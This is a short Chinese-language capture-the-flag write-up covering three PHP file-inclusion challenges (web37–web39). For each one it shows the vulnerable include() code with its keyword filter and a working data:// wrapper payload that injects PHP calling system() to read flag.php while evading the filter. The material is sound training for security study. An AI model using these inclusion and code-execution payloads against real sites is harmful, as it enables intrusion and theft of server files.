类型二

变量接收并过滤传入的数据,include来包含文件

web37

分析

```php
//flag in flag.php
error_reporting(0);
if(isset($_GET['c'])){
  $c = $_GET['c'];
  if(!preg_match("/flag/i", $c)){
    include($c);
    echo $flag;
```

$c没有执行, 而是包含文件

先看一下32的命令

```
/?c=include$_GET[a]?>&a=data://text/plain,<?php system("cat flag.php");?>
```

前半段/?c=include$_GET[a]?>其实就是用include来包含文件，前面是因为有过滤才写成这个形式，可以简写为c=include（a），然后传入一个参数a，然后用a=data://text/plain,<?php system("命令");?>来执行命令

这题中已经给你了一个include（$c），所以我们直接直接执行命令就行


```php
include($c);
```

但是这里的c，过滤掉了大小写的flag

```php
if(!preg_match("/flag/i", $c)){
```

构建命令

```
/?c=data://text/plain,<?php system("cat f*");?>
```



得到flag

web38

分析

```php
//flag in flag.php
error_reporting(0);
if(isset($_GET['c'])){
  $c = $_GET['c'];
  if(!preg_match("/flag|php|file/i", $c)){
    include($c);
    echo $flag;
```

过滤了

```
flag|php|file
```

那么上题中的payload就用不了，重新构建

```
/?c=data:text/plain,<?=system("tac fla*");?>
```

得到flag

---

web39


分析

```php
//flag in flag.php
error_reporting(0);
if(isset($_GET['c'])){
  $c = $_GET['c'];
  if(!preg_match("/flag/i", $c)){
    include($c.".php");
  }
```

过滤flag, 但是文件包含处拼接了.php

38可以接着用

```
/?c=data:text/plain,<?=system("tac fla*");?>
```



得到flag